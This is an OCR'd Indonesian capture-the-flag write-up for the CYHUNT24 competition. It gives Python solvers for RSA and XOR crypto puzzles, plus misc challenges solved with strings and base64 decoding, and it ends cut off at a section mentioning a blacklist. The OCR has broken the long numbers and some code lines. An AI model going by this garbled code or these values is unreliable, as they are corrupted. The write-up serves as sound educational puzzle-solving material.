
Dengan KEY nya saya mengam sumsikannya adalah “cyberspecters”, setelah menemukan base64 langsung saja eksekusi



Flag: CYHUNT24{EASY_CHALL_CRYPTO}

ezz warmup

beaufort cipher → base64 → save file to image
https://www.boxentriq.com/code-breaking/beaufort-cipher



Flag: CYHUNT24{k4mu_s3puh_bett_yah}

Rivest Shamir Adleman

```
from pwn import *
from math import isqrt
from Crypto.Util.number import inverse


def solve(C, N, L):
  poss = []
  mlim = 2**20
  for x in range(1, mlim):
      a = x
      b = L-N-x**2
      c = x*N
      d = b**2-4*a*c
      if (d < 0):
          continue
      qform = (-b + isqrt(d))//(2*a)
      p = N//qform
      if ((p-x)*(qform-x) == L):
          poss.append((qform))
          break
  p, q = poss[0], N//poss[0]
  phi = (p-1)*(q-1)
  e = 65537
  d = inverse(e, phi)
  decrypted = pow(C, d, N)
  return decrypted


# Call the function with the given values
c =
48214181429359019750281147493202946066100253202657338965831418081724722
04595674996449588139979541181658128058423795333422896852823421908784635
55770319306702212371338421308577197808075733262746698915443870285704975
71393818735424530688201860398186109691039256592344977147424484613393585
```

```
818389244239938453039681846394822886644059352912003585650357364583541766105503337580961757466828181019264212803985779437557819651557601628269721314628413735885916196784920372234702267085194211032812809022081154495410560900715693958933844274934919220549091935731267166637152373074335396711095860050166992125006653827340168229139434585546066741996340589004766219542441164641305123991396278472460341461429567261928124361997409999828402356941693187238011882637841595264196207434782226898890766541016209389319129497654265731055036475017196218343854156066773705871313013968747595970018061717414612427108056502917991913497048225135227661062094217289134488442723936981141226993187731973270500115721513756895417559463896691025575048205945891272060274509782414294901328646449363816435312283857390880759699702843826202066941160144579066838131396490548750429827738043931774032736808776930072841972673279136327915729065578760125779462839510115563964484234169913 5
n =
528436262580846762901857325732232736166648872939103083309075323048587144665954366777770148670341638915508142465585694148586624262254279715845025884663224007901604258112098741924026794890723351011365114928314766612423088250135432651223560612140330927943276397565467670534462207869414259529142429718464416773512359946991571592204492141250666736784231663247562147233712076630210133179093152151398423048305060473935185962540742726006346865417521629615431055243138663866994101573889476423432510959941832587087755700047074410076555077651720048033601793183807447694510380286157468177852775857722889745254569773294028743199581982618427539635114018387999459427096585596693094766887196412186777166762256300898635951447124132990564023307970180232108839523620932245689560214004901167211276865443187285178973208030606403570904348286971729129443319014922388783953027047306977514434942111024688334842204849639082723659326322942197554172703594382622361330415889304337481105006710674314832429392048823309376897392093291814544752178756331313933326274918397555806383966827938477797887626322295583067419678526170502751051815999547491346475838775493379960575950945383094288905785578862781590155292357993465257441076750559390702777793879920773923360505729
dont_leak_this =
528436262580846762901857325732232736166648872939103083309075323048587144665954366777770148670341638915508142465585694148586624262254279715845025884663224007901604258112098741924026794890723351011365114928314766612
```

```
42308825013543265122356061214033092794327639756546767053446220786941425
95291424297184644167735123599469915715922044921412506667367842316632475
62147233712076630210133179093152151398423048305060473935185962540742726
00634686541752162961543105524313866386699410157388947642343251095994183
25870877557000470744100765550776517200480336017931838074476945103802861
57468177852775857722889745254569773294028714802587756819617526310246486
56224930887828736993028182931710989246061272329305903803937795127988918
52290473206427750744545148184085421001446725091170144040479268515555890
41911378576323871490499216596863639711990956042881047663425365554770338
96914963236215692674968903294166249847021243914067237543067096029976483
22135878134036401676339216986210559540116086056791439728736869987042294
34426363359898491268123599344516156578500620032253510315791194134471452
46957431353812452510020675278918899495294105769070569071822377923289475
86319993164213670420435557807022704943611282635244948594251380259524525
91616585550294890683685104
print(solve(c, n, dont_leak_this))
```

```
Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> by = 942775193932994927862553096224572707077538839754068518536315826753983660517495969793688782022826604940 5
>>> from Crypto.Util.number import long to bytes
>>>  long to bytes(by)
  File "<stdin>", line 1
    long to bytes(by)
IndentationError: unexpected indent
>>> from Crypto.Util.number import long to bytes
KeyboardInterrupt
>>> long to bytes(by)
b'CYHUNT24{just a simple algebra am i right?}'
>>>
```

Flag: CYHUNT24{just_a_simple_algebra_am_i_right?}

kembalikan fotoku

Gambar flag di split dijadikan chunk dengan length 5 yang di jadikan long dan dienkripsi pakai XOR yang key nya random. Kami bisa pakai 5 byte pertama dari header png kemudian XOR dengan hasil enkripsi pertama buat dapetin key, setelah itu tinggal deksripsi semua chunk.

```
from Crypto.Util.number import bytes_to_long, long_to_bytes
import string

png = "89 50 4E 47 0D 0A 1A 0A"
png_long = bytes_to_long(bytes.fromhex(''.join(png.split()))[:5])

chip = eval(open('enc', 'r').read())

key = chip[0] ^ png_long
print("Key :", key)

png = b""
for i in chip:
    decrypted = long_to_bytes(i ^ key).rjust(5, b'\0')
    png += decrypted
```

```
open('self_solv.png', 'wb').write(png)
```

dan kami dapat flag CYHUNT24{d0Nt_sH4R3_mY_iM4g3}.

Flag: CYHUNT24{d0Nt_sH4R3_mY_iM4g3}

RSA

calculate p pake gcd dp dan p2q

```
Crypto/RSA

from Crypto.Util.number import long_to_bytes, inverse
from math import gcd

# Given values
ciphertext =
667975157168015300996390468233118491765200285670010231023228386214251005936018054870045883196314140960992055141509220770972822518028626599872452816457767454224872152625118794559958571717819143793016075780680709390279380723514453786094231968476099984363044265122613086000290940414065347118531364771518130230416734892468803755740595453941155745788204433016021132931206272074632586191662292282092010428196789813870345342904594688912696521313874963581215940476036979595153250741200658844587043772919670427548553065816555939612286502369685389426143320386067154906830019810429339200360611953205655206793053838838828987046045596348907847291972490807599468903392501630668863252874121731937252296010900225115064122308008022906746782534977699001419516071907554588008625137846468842244947224679075345580457167900583164308997300824882921103645456826455264496252846550843528248886552610212762316047892630735777542381780232019532705413986114840401314367165683779224787237371479912630702796338959703688060636133247605275758763143658866996957238941446495024857019103773168057046789204363087327833120479751989120947271209364367008754085907979538643317290405489758101382590626536926447391657420020681210989495422995824339149314918012964513775810066364831714325591014719896056469483563737481036049473612566073783404488501399170177412537599037455070579192622874221862229403602137854206057573331388478877317670225984056084749953306519478490820783704497366512885928602832217979831199277251171492007748047397497558258552335941694640814438585515322155946134729882439113239589299692462564087216669831773574187736580694314313583500995762545797345012135296260453081481765590169748308899952454149929103700367866013071214102163222179417424992483407763217796850175721272262335057518179779495824432887084129433646318722230671499549227264361164692824948201730354256364746959536921125471254809883209554099531184107462753815187733937148792780614594890567283376791585292985622097356084038612563375241248032058445893503830214275144953418739892566238446675189771154968794786291083987329312839601484738403986809170107751978886010706561498115369168668532682105886563174273704186337598990366812952057280635195401960898500222570360206344348584232606852768302433263983445833106710235332584053570645632442227575472356319871555040717518264824071809047743554794519373254663515860195241822435296052525975182881079485621789892911296521911478352526261531083083219073044234978946062143802834591301770836146552313356420226606278678868128175714702746400258104063331957245055535332432169905647802415712977315173267014284448316450843253949837394718037530558546962783559666735647651177273366740472895887738059839894902404537913629274164387496023743233270462505252885661738433945057 0
```

```
121280954511126937150643703664520808218298441310306024377957237049720519185727832578500913286023909348162473989113812550805225552724830261887490591714039944400527976071373184209831845969062119462403725052459177546892619818022391873329229206364783314296446725486658518678734803325482151370648102682365593547647791628684309371655283249776091365996509876023788183283
p2q = 213170963396891562143729893832305593956284174845169799407158675577110705655852548100992539024685605819040523438354858977086250927051314265096682933654811030453120355993278986527591427479217724393594363257765113070515263721083971223242626072880720581419978650145288765887646651182214510751858103451633012485610884049514075314470934936707881750297833515167875716398286561408739074084796622722760821747711526623749451276879787567817851745356924240775796394772442579161577074751879657031608875439664580204201692487743603940603018464632550634822614684162563342914622534096899198261578687727659671151167232592054166999563570889708448262394605837628857811991515889971291433914715772638211960415936759778304390577548067679510456479994850801235456371216662187652015317755739895815495111283612397090640609867328889881660712528196291865436926052849406375373713408563964846026093263911701059393127967976555276551426913678840649401811190075325584784349447556418171890714076070692905482708888254009586154239227598710507703178655793348942676198573019759816326439893896477510901166547609616895842071430538232916809944394150298378345872103063301628330221653850388439443364638019538570767613777320343878189983973545330874737453400095937886979792088374986323520843348511102325586784495504624319448813796476293969903137538257355998338779733642119548481876998281481405692762331628893501531291329441495308243568019180766627407280078643662355731722782940755884429693742793598656014394887035658389426365823924662774883663741948902496871242424837693875532999121101963709514100604734800268000864841765744177598801046208515395895540394387010367940166480698082106365191404974556120868337662137695949979814591622355323078539560815795902718095035368226056269897255114989940429905815467368775846251717476017699725451095036166162969133701309689577859478693434383752481673195175525962185 03
e = 65537
# Step 1: Compute p using gcd
p = gcd(dp, p2q)

# Step 2: Derive q from n and p
q = p2q // (p * p)
n = p * q


# Validate the computed q
assert p * q == n, "p and q do not multiply to n"

# Step 3: Compute phi and the private key d
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
```


```
# Step 4: Decrypt the ciphertext
decrypted_flag = pow(ciphertext, d, n)

# Convert the decrypted flag back to bytes
decrypted_flag_bytes = long_to_bytes(decrypted_flag)

# Print the decrypted flag
print(decrypted_flag_bytes)
```

Flag: CYHUNT24{CHALL_RSA_WAJIB-ADA}

$$F = m \cdot a$$

[Misc]


find me



Diberikan sebuah gif yang isinya beberapa gambar random


Setelah kami lihat dengan lebih cermat, terdapat sebuah gambar yang terdapat QR code.

Kami pun melakukan scan pada QR tersebut dengan google lens.




Flag: CYHUNT24{nice_tandanya_matamu_sehat}


behind the email




Kami pun menjalankan command strings untuk melihat isinya.




Terlihat sebuah base64 text, kami pun langsung decode.



Hasil decode tadi ternyata sebuah link google docs.





Kami pun mencoba untuk melihat history editnya.




Flag: CYHUNT24{cum4_g1ni_4ja_gak_us4h_b1ngung}

World Based






Diberikan sebuah text base64 yang sangat panjang. Nampaknya ini di encode dengan base64 berkali kali sehingga menghasilkan ciphertext yang sangat panjang. Untuk penyelesaiannya, kami gunakan cara manual, yaitu decode 1 persatu di cyberchef, namun cukup mudah dengan cara copy paste berulang ulang.



Flag: CYHUNT24{Ban9_udah_Ban99}

$$F = m \cdot a$$

Cari MD5 Hash



Diberikan sebuah file zip yang ketika si ekstrak mengeluarkan banyak file .txt.


```
[haf1zh@endeavour-arctic cyhunt]$ unzip cari-md5hash.zip
Archive:  cari-md5hash.zip
  inflating: cari md5hash/237.txt
  inflating: cari md5hash/29.txt
  inflating: cari md5hash/31.txt
  inflating: cari md5hash/465.txt
  inflating: cari md5hash/171.txt
  inflating: cari md5hash/8.txt
  inflating: cari md5hash/165.txt
  inflating: cari md5hash/219.txt
  inflating: cari md5hash/211.txt
  inflating: cari md5hash/115.txt
  inflating: cari md5hash/78.txt
  inflating: cari md5hash/292.txt
  inflating: cari md5hash/386.txt
  inflating: cari md5hash/302.txt
  inflating: cari md5hash/161.txt
  inflating: cari md5hash/459.txt
  inflating: cari md5hash/70.txt
  inflating: cari md5hash/76.txt
  inflating: cari md5hash/451.txt
  inflating: cari md5hash/147.txt
  inflating: cari md5hash/280.txt
  inflating: cari md5hash/397.txt
  inflating: cari md5hash/216.txt
  inflating: cari md5hash/413.txt
  inflating: cari md5hash/243.txt
  inflating: cari md5hash/380.txt
  inflating: cari md5hash/388.txt
  inflating: cari md5hash/393.txt
```

Kami pun mencoba untuk melakukan strings ke semua file .txt tersebut.

```
[haf1zh@endeavour-arctic cari md5hash]$ strings
Md5hash_f1le_itu_Koenji
[haf1zh@endeavour-arctic cari md5hash]$
```

Flag: CYHUNT24{Md5hash_f1le_itu_Koenji}

Jahil



Berikut yang di blacklist.

